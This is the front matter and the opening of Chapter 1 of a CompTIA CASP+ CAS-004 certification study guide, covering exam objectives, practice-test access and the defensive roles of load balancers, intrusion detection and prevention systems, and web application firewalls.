PEARSON IT CERTIFICATION

Practice Tests

Flash Cards

Review Exercises

Study Planner

Cert Guide

Advance your IT career with hands-on learning

CompTIA® Advanced Security Practitioner (CASP+) CAS-004

TROY McMILLAN

This page intentionally left blank

CompTIA® Advanced Security Practitioner (CASP+) CAS-004 Cert Guide

Troy McMillan

Pearson

CompTIA® Advanced Security Practitioner (CASP+) CAS-004 Cert Guide

ISBN-13: 978-0-13-734895-4

ISBN-10: 0-13-734895-9

Library of Congress Control Number: 2022933627

ScoutAutomatedPrintCode

Trademarks

All terms mentioned in this book that are known to be trademarks or service marks have been appropriately capitalized. Pearson IT Certification cannot attest to the accuracy of this information. Use of a term in this book should not be regarded as affecting the validity of any trademark or service mark.

Microsoft and/or its respective suppliers make no representations about the suitability of the information contained in the documents and related graphics published as part of the services for any purpose. All such documents and related graphics are provided "as is" without warranty of any kind. Microsoft and/or its respective suppliers hereby disclaim all warranties and conditions with regard to this information, including all warranties and conditions of merchantability, whether express, implied or statutory, fitness for a particular purpose, title and non-infringement. In no event shall Microsoft and/or its respective suppliers be liable for any special, indirect or consequential damages or any damages whatsoever resulting from loss of use, data or profits, whether in an action of contract, negligence or other tortious action, arising out of or in connection with the use or performance of information available from the services.

The documents and related graphics contained herein could include technical inaccuracies or typographical errors. Changes are periodically added to the information herein. Microsoft and/or its respective suppliers may make improvements and/or changes in the product(s) and/or the program(s) described herein at any time. Partial screenshots may be viewed in full within the software version specified.

Microsoft® and Windows® are registered trademarks of the Microsoft Corporation in the U.S.A. and other countries. Screenshots and icons reprinted with permission from the Microsoft Corporation. This book is not sponsored or endorsed by or affiliated with the Microsoft Corporation.

Editor-in-Chief
Mark Taub

Director, ITP Product Management
Brett Bartow

Executive Editor
Nancy Davis

Development Editor
Ellie Bru

Managing Editor
Sandra Schroeder

Senior Project Editor
Tonya Simpson

Copy Editor
Kitty Wilson

Indexer
Tim Wright

Proofreader
Barbara Mack

Technical Editor
Chris Crayton

Publishing Coordinator
Cindy Teeters

Cover Designer
Chuti Prasertsith

Compositor
codeMantra

Warning and Disclaimer

Every effort has been made to make this book as complete and as accurate as possible, but no warranty or fitness is implied. The information provided is on an "as is" basis. The author and the publisher shall have neither liability nor responsibility to any person or entity with respect to any loss or damages arising from the information contained in this book.

Special Sales

For information about buying this title in bulk quantities, or for special sales opportunities (which may include electronic versions; custom cover designs; and content particular to your business, training goals, marketing focus, or branding interests), please contact our corporate sales department at corpsales@pearsoned.com or (800) 382-3419.

For government sales inquiries, please contact
governmentsales@pearsoned.com.

For questions about sales outside the U.S., please contact
intlcs@pearson.com.

This page intentionally left blank

Contents at a Glance

Part I: Security Architecture

Part II: Security Operations

Part III: Security Engineering and Cryptography

Part IV: Governance, Risk, and Compliance

Online Elements

Table of Contents

Part II: Security Operations

Part III: Security Engineering and Cryptography

Online Elements

About the Author

Troy McMillan, CASP, is a product developer and technical editor for CyberVista as well as a full-time trainer. He became a professional trainer more than 20 years ago, teaching Cisco, Microsoft, CompTIA, and wireless classes. His recent work includes

- Author of *CompTIA CySA+ CS0-002 Cert Guide* (Pearson IT Certification)
- Author of *CompTIA A+ Complete Review Guide* (Sybex)
- Author of *CompTIA Server + Study Guide* (Sybex)
- Contributing subject matter expert for *CCNA Cisco Certified Network Associate Certification Exam Preparation Guide* (Kaplan)
- Prep test question writer for *Network+ Study Guide* (Sybex)
- Technical editor for *Windows 7 Study Guide* (Sybex)
- Contributing author for *CCNA-Wireless Study Guide* (Sybex)
- Technical editor for *CCNA Study Guide*, *Revision 7* (Sybex)
- Author of *VCP VMware Certified Professional on vSphere 4 Review Guide: Exam VCP-410* and associated instructional materials (Sybex)
- Author of *Cisco Essentials* (Sybex)
- Co-author of *CISSP Cert Guide* (Pearson IT Certification)
- Prep test question writer for *CCNA Wireless 640-722* (Cisco Press)

He also has appeared in the following training videos for OnCourse Learning: Security+; Network+; Microsoft 70-410, 411, and 412 exam prep; ICND 1; ICND 2; and Cloud+.

He now creates certification practice tests and study guides and online courses for Cybervista. Troy lives in Asheville, North Carolina, with his wife, Heike.

Dedication

I dedicate this book to my wife. I love you, honey!

—Troy

Acknowledgments

I'd like to thank Robin Abernathy, my coauthor on the previous edition of the book. I must also thank my coworkers at CyberVista, who have helped me to grow over the past 15 years. Thank you, Ann, George, John, Josh, and Shahara. I also must as always thank my beautiful wife, who has supported me through the lean years and continues to do so. Finally, I have to acknowledge all the help and guidance from the Pearson team.

—Troy McMillan

About the Technical Reviewer

Chris Crayton is a technical consultant, trainer, author, and industry-leading technical editor. He has worked as a computer technology and networking instructor, information security director, network administrator, network engineer, and PC specialist. Chris has authored several print and online books on PC repair, CompTIA A+, CompTIA Security+, and Microsoft Windows. He has also served as technical editor and content contributor on numerous technical titles for several of the leading publishing companies. He holds numerous industry certifications, has been recognized with many professional and teaching awards, and has served as a state-level SkillsUSA final competition judge. Chris tech edited and contributed to this book to make it better for students and those wishing to better their lives.

We Want to Hear from You!

As the reader of this book, *you* are our most important critic and commentator. We value your opinion and want to know what we're doing right, what we could do better, what areas you'd like to see us publish in, and any other words of wisdom you're willing to pass our way.

We welcome your comments. You can email to let us know what you did or didn't like about this book—as well as what we can do to make our books better.

Please note that we cannot help you with technical problems related to the topic of this book.

When you write, please be sure to include this book's title and author as well as your name and email address. We will carefully review your comments and share them with the author and editors who worked on the book.

Email: community@informit.com

Reader Services

Register your copy of *CompTIA Advanced Security Practitioner (CASP+) CAS-004 Cert Guide* at www.pearsonitcertification.com for convenient access to downloads, updates, and corrections as they become available. To start the registration process, go to www.pearsonitcertification.com/register and log in or create an account*. Enter the product ISBN 9780137348954 and click Submit. When the process is complete, you will find any available bonus content under Registered Products.

*Be sure to check the box that you would like to hear from us to receive exclusive discounts on future editions of this product.

Introduction

The CompTIA Advanced Security Practitioner (CASP+) certification is a popular certification for those in the security field. Although many vendor-specific networking certifications are popular in the industry, the CompTIA CASP+ certification is unique in that it is vendor neutral. The CompTIA CASP+ certification often acts as a stepping-stone to more specialized and vendor-specific certifications, such as those offered by ISC^2.

In the CompTIA CASP+ exam, the topics are structured so that they can apply to many security devices and technologies, regardless of vendor. Although the CompTIA CASP+ is vendor neutral, devices and technologies are implemented by multiple independent vendors. In that light, several of the examples associated with this book use particular vendors' configurations and technologies. More detailed training regarding a specific vendor's software and hardware can be found in books and training specific to that vendor.

Goals and Methods

The goal of this book is to assist you in learning and understanding the technologies covered in the CASP+ CAS-004 blueprint from CompTIA and help prepare you to pass the CAS-004 version of the CompTIA CASP+ exam.

To aid you in mastering and understanding the CASP + certification objectives, this book provides the following tools:

- **Opening topics list:** This list defines the topics that are covered in the chapter.
- **Key Topics icons:** These icons indicate important figures, tables, and lists of information that you need to know for the exam. They are sprinkled throughout each chapter and are summarized in table format at the end of each chapter.
- **Memory tables:** These can be found on the companion website and in Appendix B, "Memory Tables," and Appendix C, "Memory Tables Answer Key." Use them to help memorize important information.
- **Key terms:** Key terms without definitions are listed at the end of each chapter. Write down the definition of each term and check your work against the Glossary.

For current information about the CompTIA CASP+ certification exam, visit https://www.comptia.org/certifications/comptia-advanced-security-practitioner

Who Should Read This Book?

This book is for readers who want to acquire additional certifications beyond the CASP+ certification (for example, the CISSP certification and beyond). The book is designed in such a way to offer easy transition to future certification studies.

Strategies for Exam Preparation

Read the chapters in this book, jotting down notes with key concepts or configurations on a separate notepad.

Download the current list of exam objectives by submitting a form at https://www.comptia.org/training/resources/exam-objectives

Use the practice exams, available through Pearson Test Prep. As you work through the practice exams, note the areas where you lack confidence and review those concepts. After you review these areas, work through the practice exam a second time and rate your skills.

After you work through a practice exam a second time and feel confident with your skills, schedule the real CompTIA CASP+ exam (CAS-004). The following website provides information about registering for the exam: www.pearsonvue.com/comptia/.

CompTIA CASP+ Exam Topics

Table 1 lists general exam topics (*objectives*) and specific topics under each general topic (*subobjectives*) for the CompTIA CASP+ CAS-004 exam. This table lists the primary chapter in which each exam topic is covered. Note that many objectives and subobjectives are interrelated and are addressed in multiple chapters.

Table 1 CompTIA CASP+ Exam Topics

Chapter	CAS-004 Exam Objective	CAS-004 Exam Subobjective
1 Ensuring a Secure Network Architecture	1.1 Given a scenario, analyze the security requirements and objectives to ensure an appropriate, secure network architecture for a new or existing network.	■ Services ■ Segmentation ■ De-perimeterization/zero trust ■ Merging of networks from various organizations ■ Software-defined networking (SDN)

Chapter	CAS-004 Exam Objective	CAS-004 Exam Subobjective
2 Determining the Proper Infrastructure Security Design	1.2 Given a scenario, analyze the organizational requirements to determine the proper infrastructure security design.	■ Scalability ■ Resiliency ■ Automation ■ Performance ■ Containerization ■ Virtualization ■ Content delivery network ■ Caching
3 Securely Integrating Software Applications	1.3 Given a scenario, integrate software applications securely into an enterprise architecture.	■ Baseline and templates ■ Software assurance ■ Considerations of integrating enterprise applications ■ Integrating security into development life cycle
4 Securing the Enterprise Architecture by Implementing Data Security Techniques	1.4 Given a scenario, implement data security techniques for securing enterprise architecture.	■ Data loss prevention ■ Data loss detection ■ Data classification, labeling, and tagging ■ Obfuscation ■ Anonymization ■ Encrypted vs. unencrypted ■ Data life cycle ■ Data inventory and mapping ■ Data integrity management ■ Data storage, backup, and recovery
5 Providing the Appropriate Authentication and Authorization Controls	1.5 Given a scenario, analyze the security requirements and objectives to provide the appropriate authentication and authorization controls.	■ Credential management ■ Password policies ■ Federation ■ Access control ■ Protocols ■ Multifactor authentication (MFA) ■ One-time password (OTP) ■ Hardware root of trust ■ Single sign-on (SSO) ■ JavaScript Object Notation (JSON) web token (JWT) ■ Attestation and identity proofing

Chapter	CAS-004 Exam Objective	CAS-004 Exam Subobjective
6 Implementing Secure Cloud and Virtualization Solutions	1.6 Given a set of requirements, implement secure cloud and virtualization solutions.	■ Virtualization strategies ■ Provisioning and deprovisioning ■ Middleware ■ Metadata and tags ■ Deployment models and considerations ■ Hosting models ■ Service models ■ Cloud provider limitations ■ Extending appropriate on-premises controls ■ Storage models
7 Supporting Security Objectives and Requirements with Cryptography and Public Key Infrastructure (PKI)	1.7 Explain how cryptography and public key infrastructure (PKI) support security objectives and requirements.	■ Privacy and confidentiality requirements ■ Integrity requirements ■ Non-repudiation ■ Compliance and policy requirements ■ Common cryptography use cases ■ Common PKI use cases
8 Managing the Impact of Emerging Technologies on Enterprise Security and Privacy	1.8 Explain the impact of emerging technologies on enterprise security and privacy.	■ Artificial intelligence ■ Machine learning ■ Quantum computing ■ Blockchain ■ Homomorphic encryption ■ Secure multiparty computation ■ Distributed consensus ■ Big data ■ Virtual/augmented reality ■ 3-D printing ■ Passwordless authentication ■ Nano technology ■ Deep learning ■ Biometric impersonation
9 Performing Threat Management Activities	2.1 Given a scenario, perform threat management activities.	■ Intelligence types ■ Actor types ■ Threat actor properties ■ Frameworks

Chapter	CAS-004 Exam Objective	CAS-004 Exam Subobjective
10 Analyzing Indicators of Compromise and Formulating an Appropriate Response	2.2 Given a scenario, analyze indicators of compromise and formulate an appropriate response.	■ Indicators of compromise ■ Response
11 Performing Vulnerability Management Activities	2.3 Given a scenario, perform vulnerability management activities.	■ Vulnerability scans ■ Security Content Automation Protocol (SCAP) ■ Self-assessment vs. third-party vendor assessment ■ Patch management ■ Information sources
12 Using the Appropriate Vulnerability Assessment and Penetration Testing Methods and Tools	2.4 Given a scenario, use the appropriate vulnerability assessment and penetration testing methods and tools	■ Methods ■ Tools ■ Dependency management ■ Requirements
13 Analyzing Vulnerabilities and Recommending Risk Mitigations	2.5 Given a scenario, analyze vulnerabilities and recommend risk mitigations.	■ Vulnerabilities ■ Inherently vulnerable system/application ■ Attacks
14 Using Processes to Reduce Risk	2.6 Given a scenario, use processes to reduce risk.	■ Proactive and detection ■ Security data analytics ■ Preventive ■ Application control ■ Security automation ■ Physical security
15 Implementing the Appropriate Incident Response	2.7 Given an incident, implement the appropriate response.	■ Event classifications ■ Triage event ■ Preescalation tasks ■ Incident response process ■ Specific response playbooks/processes ■ Communications plan ■ Stakeholder management

Chapter	CAS-004 Exam Objective	CAS-004 Exam Subobjective
16 Forensics Concepts	2.8 Explain the importance of forensic concepts.	■ Legal vs. internal corporate purposes ■ Forensic process ■ Integrity preservation ■ Cryptanalysis ■ Steganalysis
17 Forensics Analysis Tools	2.9 Given a scenario, use forensic analysis tools.	■ File carving tools ■ Binary analysis tools ■ Analysis tools ■ Imaging tools ■ Hashing utilities ■ Live collection vs. post-mortem tools
18 Applying Secure Configurations to Enterprise Mobility	3.1 Given a scenario, apply secure configurations to enterprise mobility.	■ Managed configurations ■ Deployment scenarios ■ Security considerations
19 Configuring and Implementing Endpoint Security Controls	3.2 Given a scenario, configure and implement endpoint security controls.	■ Hardening techniques ■ Processes ■ Mandatory access control ■ Trustworthy computing ■ Compensating controls
20 Security Considerations Impacting Specific Sectors and Operational Technologies	3.3 Explain security considerations impacting specific sectors and operational technologies.	■ Embedded ■ ICS/supervisory control and data acquisition (SCADA) ■ Protocols ■ Sectors

Chapter	CAS-004 Exam Objective	CAS-004 Exam Subobjective
21 Cloud Technology's Impact on Organizational Security	3.4 Explain how cloud technology adoption impacts organizational security.	■ Automation and orchestration ■ Encryption configuration ■ Logs ■ Monitoring configurations ■ Key ownership and location ■ Key life-cycle management ■ Backup and recovery methods ■ Infrastructure vs. serverless computing ■ Application virtualization ■ Software-defined networking ■ Misconfigurations ■ Collaboration tools ■ Storage configurations ■ Cloud access security broker (CASB)
22 Implementing the Appropriate PKI Solution	3.5 Given a business requirement, implement the appropriate PKI solution.	■ PKI hierarchy ■ Certificate types ■ Certificate sages/profiles/templates ■ Extensions ■ Trusted providers ■ Trust model ■ Cross-certification ■ Configure profiles ■ Life-cycle management ■ Public and private keys ■ Digital signature ■ Certificate pinning ■ Certificate stapling ■ Certificate signing requests (CSRs) ■ Online Certificate Status Protocol (OCSP) vs. certificate revocation list (CRL) ■ HTTP Strict Transport Security (HSTS)

Chapter	CAS-004 Exam Objective	CAS-004 Exam Subobjective
23 Implementing the Appropriate Cryptographic Protocols and Algorithms	3.6 Given a business requirement, implement the appropriate cryptographic protocols and algorithms	■ Hashing ■ Symmetric algorithms ■ Asymmetric algorithms ■ Protocols ■ Elliptic-curve cryptography ■ Forward secrecy ■ Authenticated encryption with associated data ■ Key stretching
24 Troubleshooting Issues with Cryptographic Implementations	3.7 Given a scenario, troubleshoot issues with cryptographic implementations.	■ Implementation and configuration issues ■ Keys
25 Applying Appropriate Risk Strategies	4.1 Given a set of requirements, apply the appropriate risk strategies.	■ Risk assessment ■ Risk handling techniques ■ Risk types ■ Risk management life cycle ■ Risk tracking ■ Risk appetite vs. risk tolerance ■ Policies and security practices
26 Managing and Mitigating Vendor Risk	4.2 Explain the importance of managing and mitigating vendor risk.	■ Shared responsibility model (roles/responsibilities) ■ Vendor lock-in and vendor lockout ■ Vendor viability ■ Meeting client requirements ■ Support availability ■ Geographical considerations ■ Supply chain visibility ■ Incident reporting requirements ■ Source code escrows ■ Ongoing vendor assessment tools ■ Third-party dependencies ■ Technical considerations

Chapter	CAS-004 Exam Objective	CAS-004 Exam Subobjective
27 The Organizational Impact of Compliance Frameworks and Legal Considerations	4.3 Explain compliance frameworks and legal considerations, and their organizational impact	■ Security concerns of integrating diverse industries ■ Data considerations ■ Geographic considerations ■ Third-party attestation of compliance ■ Regulations, accreditations, and standards ■ Legal considerations ■ Contract and agreement types
28 Business Continuity and Disaster Recovery Concepts	4.4 Explain the importance of business continuity and disaster recovery concepts.	■ Business impact analysis ■ Privacy impact assessment ■ Disaster recovery plan (DRP)/business continuity plan (BCP) ■ Incident response plan ■ Testing plans

How This Book Is Organized

Although this book could be read cover-to-cover, it is designed to be flexible and allow you to easily move between chapters and sections of chapters to cover just the material that you need more work with. However, if you do intend to read all the chapters, the order in the book is an excellent sequence to use.

In addition to the 28 main chapters, this book includes tools to help you verify that you are prepared to take the exam. The companion website also includes flash cards and memory tables that you can work through to verify your knowledge of the subject matter.

Companion Website

Register this book to get access to the Pearson Test Prep practice test software and other study materials plus additional bonus content. Check this site regularly for new and updated postings written by the author that provide further insight into the more troublesome topics on the exam. Be sure to check the box that you would like to hear from us to receive updates and exclusive discounts on future editions of this product or related products.

To access this companion website, follow these steps:

1. Go to www.pearsonITcertification.com/register and log in or create a new account.
2. Enter the ISBN: **9780137348954**.
3. Answer the challenge question as proof of purchase.
4. Click the **Access Bonus Content** link in the Registered Products section of your account page, to be taken to the page where your downloadable content is available.

Please note that many of our companion content files can be very large, especially image and video files.

If you are unable to locate the files for this title by following the steps just listed, please visit www.pearsonITcertification.com/contact and select the **Site Problems/ Comments** option. Our customer service representatives will assist you.

Pearson Test Prep Practice Test Software

As noted previously, this book comes complete with the Pearson Test Prep practice test software, containing two full exams. These practice tests are available to you either online or as an offline Windows application. To access the practice exams that were developed with this book, please see the instructions in the card inserted in the sleeve in the back of the book. This card includes a unique access code that enables you to activate your exams in the Pearson Test Prep software.

NOTE The cardboard sleeve in the back of this book includes a piece of paper. The paper lists the activation code for the practice exams associated with this book. Do not lose the activation code. On the opposite side of the paper from the activation code is a unique, one-time-use coupon code for the purchase of the Premium Edition eBook and Practice Test.

Accessing the Pearson Test Prep Software Online

The online version of the Pearson Test Prep software can be used on any device with a browser and connectivity to the Internet, including desktop machines, tablets, and smartphones. To start using your practice exams online, simply follow these steps:

1. Go to http://www.PearsonTestPrep.com.
2. Select **Pearson IT Certification** as your product group.

3. Enter the email/password for your account. If you don't have an account on PearsonITCertification.com or CiscoPress.com, you need to establish one by going to PearsonITCertification.com/join.
4. In the **My Products** tab, click the **Activate New Product** button.
5. Enter the access code printed on the insert card in the back of your book to activate your product. The product is now listed in your My Products page.
6. Click the **Exams** button to launch the exam settings screen and start your exam.

Accessing the Pearson Test Prep Software Offline

If you wish to study offline, you can download and install the Windows version of the Pearson Test Prep software. There is a download link for this software on the book's companion website, or you can just enter this link in your browser: http://www.pearsonitcertification.com/content/downloads/pcpt/engine.zip.

To access the book's companion website and the software, simply follow these steps:

1. Register your book by going to PearsonITCertification.com/register and entering the ISBN: **9780137348954**.
2. Respond to the challenge questions.
3. Go to your account page and select the **Registered Products** tab.
4. Click the **Access Bonus Content** link under the product listing.
5. Click the **Install Pearson Test Prep Desktop Version** link under the Practice Exams section of the page to download the software.
6. When the software finishes downloading, unzip all the files on your computer.
7. Double-click the application file to start the installation and follow the onscreen instructions to complete the registration.
8. When the installation is complete, launch the application and click **Activate Exam** button on the My Products tab.
9. Click the **Activate a Product** button in the Activate Product Wizard.
10. Enter the unique access code found on the card in the sleeve in the back of your book and click the **Activate** button.

11. Click **Next** and then the **Finish** button to download the exam data to your application.

12. You can now start using the practice exams by selecting the product and clicking the **Open Exam** button to open the exam settings screen.

Note that the offline and online versions will sync together, so saved exams and grade results recorded on one version will be available to you on the other as well.

Customizing Your Exams

When you are in the exam settings screen, you can choose to take exams in one of three modes:

- Study Mode
- Practice Exam Mode
- Flash Card Mode

Study Mode allows you to fully customize your exams and review answers as you are taking the exam. This is typically the mode you would use first to assess your knowledge and identify information gaps. Practice Exam Mode locks certain customization options, as it is presenting a realistic exam experience. Use this mode when you are preparing to test your exam readiness. Flash Card Mode strips out the answers and presents you with only the question stem. This mode is great for late stage preparation when you really want to challenge yourself to provide answers without the benefit of seeing multiple choice options. This mode will not provide the detailed score reports that the other two modes will, so it should not be used if you are trying to identify knowledge gaps.

In addition to these three modes, you will be able to select the source of your questions. You can choose to take exams that cover all of the chapters or you can narrow your selection to just a single chapter or the chapters that make up specific parts in the book. All chapters are selected by default. If you want to narrow your focus to individual chapters, simply deselect all the chapters and then select only those on which you wish to focus in the Objectives area.

You can also select the exam banks on which to focus. Each exam bank comes complete with a full exam of questions that cover topics in every chapter. The two exams printed in the book are available to you as well as two additional exams of unique questions. You can have the test engine serve up exams from all four banks or just from one individual bank by selecting the desired banks in the exam bank area.

There are several other customizations you can make to your exam from the exam settings screen, such as the time of the exam, the number of questions served up, whether to randomize questions and answers, whether to show the number of correct answers for multiple answer questions, or whether to serve up only specific types of questions. You can also create custom test banks by selecting only questions that you have marked or questions on which you have added notes.

Updating Your Exams

If you are using the online version of the Pearson Test Prep software, you should always have access to the latest version of the software as well as the exam data. If you are using the Windows desktop version, every time you launch the software, it will check to see if there are any updates to your exam data and automatically download any changes that were made since the last time you used the software. This requires that you are connected to the Internet at the time you launch the software.

Sometimes, due to many factors, the exam data may not fully download when you activate your exam. If you find that figures or exhibits are missing, you may need to manually update your exams.

To update a particular exam you have already activated and downloaded, simply select the **Tools** tab and select the **Update Products** button. Again, this is only an issue with the desktop Windows application.

If you wish to check for updates to the Pearson Test Prep exam engine software, Windows desktop version, simply select the **Tools** tab and select the **Update Application** button. This will ensure you are running the latest version of the software engine.

Premium Edition eBook and Practice Tests

This book also includes an exclusive offer for 80% off the Premium Edition eBook and Practice Tests edition of this title. Please see the coupon code included with the cardboard sleeve for information on how to purchase the Premium Edition.

Credits

Chapter Opener: Charlie Edwards/Getty Images

Figures 1-1–1-8, 1-11, 1-18–1-20, 2-4, 4-2, 4-3, 5-3(a)–5-5, 6-3, 12-3, 12-4, 13-2, 13-3, 13-8, 13-9, 13-11, 13-14, 14-2, 14-4(a), 14-7, 20-2: Cisco Systems, Inc

Figure 1-15: Micro Focus

Figure 3-4: Apple Inc

Figure 3-8: Mozilla Foundation

Figures 3-9, 4-1, 5-2, 9-1, 9-2, 10-1, 10-2, 10-4, 10-5, 10-9–10-11, 14-4(b), 14-5, 15-1, 17-5, 17-6, 19-1, 24-1–24-3: Microsoft

Figure 5-3(b): MyFreeTemplates.com

Figure 8-3: luchschen/123RF

Figure 10-3: Wazuh Inc

Figure 10-6: Comodo Group, Inc

Figure 10-7, 11-1–11-3: Tenable, Inc

Figure 10-8: SolarWinds Worldwide, LLC

Figure 11-6: National Security Agency

Figure 11-7: Philippine National Police

Figures 12-2, 12-7: Progress Software Corporation

Figures 12-5, 12-6: Nmap.Org

Figure 12-8: Rapid7

Figure 12-9: Massimiliano Montoro

Figure 13-4: Adaptive path

Figures 17-1, 17-2: Canonical Ltd

Figure 17-3: Aircrack-ng

Figure 17-4: The Open Group

Figure 17-7: Linus Torvalds

Figures 17-8, 17-9: The Wireshark Foundation

Figure 19-5: Puget Systems

Figures 25-1, 25-2: National Institute of Standards and Technology

Figure 25-8: ISO

Figure 25-9: COSO

Figure 25-10: Federation of European risk management associations

This chapter covers the following topics:

- **Services:** This section covers the network services that are leveraged in building a secure architecture, including firewalls load balancers, IDSs, IPSs, VPNs, traffic mirroring, and sensors.
- **Segmentation:** Topics covered include segmentation concepts such as screened subnets, VLANs, NAC, and air gaps.
- **De-perimeterization/Zero Trust:** Topics covered include clouds, remote work, mobile issues, outsourcing, and wireless/radio frequency (RF) networks.
- **Merging of Networks from Various Organizations:** Topics covered include mergers and acquisitions, cross-domain authentication, federations, and directory services.
- **Software-Defined Networking (SDN):** This section covers implementations of SDN, including open SDN, hybrid SDN, and SDN overlay.

This chapter covers CAS-004 Objective 1.1: Given a scenario, analyze the security requirements and objectives to ensure an appropriate, secure network architecture for a new or existing network.

A secure network design cannot be achieved without an understanding of the components that must be included and the concepts of secure design that must be followed. While it is true that many security features come at a cost of performance or ease of use, these are costs that most enterprises are willing to incur if they understand some important security principles. This chapter discusses the building blocks of a secure architecture.

CHAPTER 1

Ensuring a Secure Network Architecture

Services

Load Balancer

Load balancers are hardware or software products that provide load-balancing services. Application delivery controllers (ADCs) support the same algorithms as load balancers but also use complex number-crunching processes, such as per-server CPU and memory utilization, fastest response times, and so on, to adjust the balance of the load. Load-balancing solutions are also referred to as server farms or pools. Because load balancers smooth the workloads of multiple devices, they must be located near such devices. When a load balancer is implemented as a service in a clustering solution, the service occurs in one of the clustering devices, so the location choice is the same.

Intrusion Detection System (IDS)/Network Intrusion Detection System (NIDS)/Wireless Intrusion Detection System (WIDS)

An ***intrusion detection system (IDS)*** is a system responsible for detecting unauthorized access or attacks against systems and networks. It can verify, itemize, and characterize threats from outside and inside the network. Most IDSs are programmed to react certain ways in specific situations. Event notification and alerts are crucial to an IDS. They inform administrators and security professionals when and where attacks are detected. An intrusion prevention system (IPS) is a system responsible for preventing attacks.

IDS/IPS implementations are further divided into the following categories:

Key Topic

- **Signature based:** This type of IDS/IPS analyzes traffic and compares it to attack or state patterns, called signatures, that reside within the IDS database. It is also referred to as a misuse-detection system. Although this type of IDS is very popular, it can only recognize attacks as compared with its database and is only as effective as the signatures provided. Frequent updates are necessary.

  The two main types of signature-based IDSs/IPSs are:

  - **Pattern matching:** The IDS/IPS compares traffic to a database of attack patterns. The IDS carries out specific steps when it detects traffic that matches an attack pattern.
  - **Stateful matching:** The IDS/IPS records the initial operating system state. Any changes to the system state that specifically violate the defined rules result in an alert or a notification being sent.

- **Anomaly based:** This type of IDS/IPS analyzes traffic and compares it to normal traffic to determine whether said traffic is a threat. It is also referred to as a behavior-based or profile-based system. The problem with this type of system is that any traffic outside expected norms is reported, resulting in more false positives than with signature-based systems. There are three main types of anomaly-based IDSs:
  - **Statistical anomaly based:** The IDS/IPS samples the live environment to record activities. The longer the IDS/IPS is in operation, the more accurate the profile that is built. However, developing a profile that will not have a large number of false positives can be difficult and time-consuming. Thresholds for activity deviations are important in this type of IDS. A threshold that is too low results in false positives, whereas a threshold that is too high results in false negatives.
  - **Protocol anomaly based:** The IDS/IPS has knowledge of the protocols that it will monitor. A profile of normal usage is built and compared to activity.
  - **Traffic anomaly based:** The IDS/IPS tracks traffic pattern changes. All future traffic patterns are compared to the sample. Changing the threshold reduces the number of false positives or negatives. This type of filter is excellent for detecting unknown attacks, but user activity might not be static enough to effectively implement this system.
  - **Rule or heuristic based:** This type of IDS/IPS is an expert system that uses a knowledge base, an inference engine, and rule-based programming. The knowledge is configured as rules. The data and traffic are analyzed, and the rules are applied to the analyzed traffic. The inference engine uses its intelligent software to "learn." If characteristics of an attack are met, alerts or notifications are triggered. This is often referred to as an if/then, or expert, system.

While an IDS should be a part of any network security solution, there are some limitations to this technology, including the following:

Key Topic

- Network noise limits effectiveness by creating false positives.

- A high number of false positives can cause a lax attitude on the part of the security team.
- Signatures must be updated constantly.
- There is lag time between the release of an attack and the release of the corresponding signature.
- An IDS can't address authentication issues.
- Encrypted packets can't be analyzed.
- In some cases, IDS software is susceptible to attacks.

The most common way to classify an IDS is based on its information source: network based or host based. While a network-based IDS is designed to protect a network, a host-based system only protects the device where it is installed. Host-based IDSs are covered in Chapter 19, "Configuring and Implementing Endpoint Security Controls."

A ***wireless intrusion detection system (WIDS)*** device operates on a WLAN rather than on a wired network. While it detects many of the same issues that a wired IDS can, it can also identify and locate rogue access points when multiple wireless sensors are used, as it can use the rogue AP signal to triangulate its location so you can remove it. It is also capable of detecting many attack types that are unique to a WLAN.

The most common IDS, a ***network IDS (NIDS)***, monitors network traffic on a local network segment. To monitor traffic on the network segment, the network interface card (NIC) must be operating in promiscuous mode. A NIDS can only monitor network traffic; it cannot monitor any internal activity that occurs within a system, such as an attack against a system that is carried out by logging on to the system's local terminal. A NIDS is affected by a switched network because generally a NIDS monitors only a single network. The advantages and disadvantages of NIDS devices are shown in Table 1-1.

Key Topic

Table 1-1 Advantages and Disadvantages of NIDS Devices

Advantages	Disadvantages
Can protect up to the application layer.	False positives can cause problems with automatic response.
Take action to prevent attacks.	Performance can be slow.
Permit real-time correlation.	Can be costly.
Contribute to defense in depth.	May have trouble keeping up with traffic.

Intrusion Prevention System (IPS)/Network Intrusion Prevention System (NIPS)/Wireless Intrusion Prevention System (WIPS)

While an IDS is used to identify intrusions, an ***intrusion prevention system (IPS)*** is used to prevent them. When an attack begins, an IPS takes actions to prevent and contain the attack. An IPS can be network or host based, like an IDS. Although an IPS can be signature or anomaly based, it can also use a rate-based metric that analyzes the volume of traffic as well as the type of traffic.

In most cases, implementing an IPS is costlier than implementing an IDS because of the added security involved in preventing attacks compared to simply detecting attacks. In addition, running an IPS is more of an overall performance load than running an IDS.

A ***network IPS (NIPS)*** scans traffic on a network for signs of malicious activity and then takes some action to prevent it. A NIPS monitors an entire network. You need to be careful to set the filter of a NIPS in such a way that false positives and false negatives are kept to a minimum. A false positive is an unwarranted alarm, and a false negative indicates troubling traffic that doesn't generate an alarm. The advantages and disadvantages of NIPS devices are shown in Table 1-2.

Key Topic

Table 1-2 Advantages and Disadvantages of NIPS Devices

Advantages	Disadvantages
Can protect up to the application layer.	False positives can cause problems with automatic response.
Take action to prevent attacks.	Performance can be slow.
Permit real-time correlation.	Can be costly.
Contribute to defense in depth.	May have trouble keeping up with traffic.

A wireless intrusion prevention system (WIPS) operates on a WLAN rather than on a wired network. Its capabilities go beyond those of a WIDS, as such a system can take actions to prevent attacks when recognized. For example, it might take steps to prevent users from associating with a rogue access point until you can locate and remove it. (A rogue access point is an access point that you do not control or manage.)

Web Application Firewall (WAF)

A ***web application firewall (WAF)*** applies rule sets to an HTTP conversation. These rule sets cover common attack types to which these session types are susceptible. Among the common attacks they address are cross-site scripting and SQL injections. A WAF can be implemented as an appliance or as a server plug-in. While all traffic is usually funneled in-line through the device, some solutions monitor a port and operate out-of-band.

Table 1-3 lists the pros and cons of in-line vs. out-of-band WAF placement. In addition, WAFs can be installed directly on web servers.

The security issues involved with WAFs include the following:

- The IT infrastructure becomes more complex.
- Training on the WAF must be provided with each new release of the web application.
- Testing procedures may change with each release.
- False positives may occur and can have significant business impacts.
- Troubleshooting is more complex.
- The WAF terminating an application session can potentially influence the web application.

Key Topic

Table 1-3 Advantages and Disadvantage of WAF Placement Options

Type	Advantages	Disadvantages
In-line	Can prevent live attacks	May slow web traffic Could block legitimate traffic
Out-of-band	Non-intrusive Doesn't interfere with traffic	Can't block live traffic

In appliance form, a WAF is typically placed directly behind the firewall and in front of the web server farm; Figure 1-1 shows an example.

Key Topic

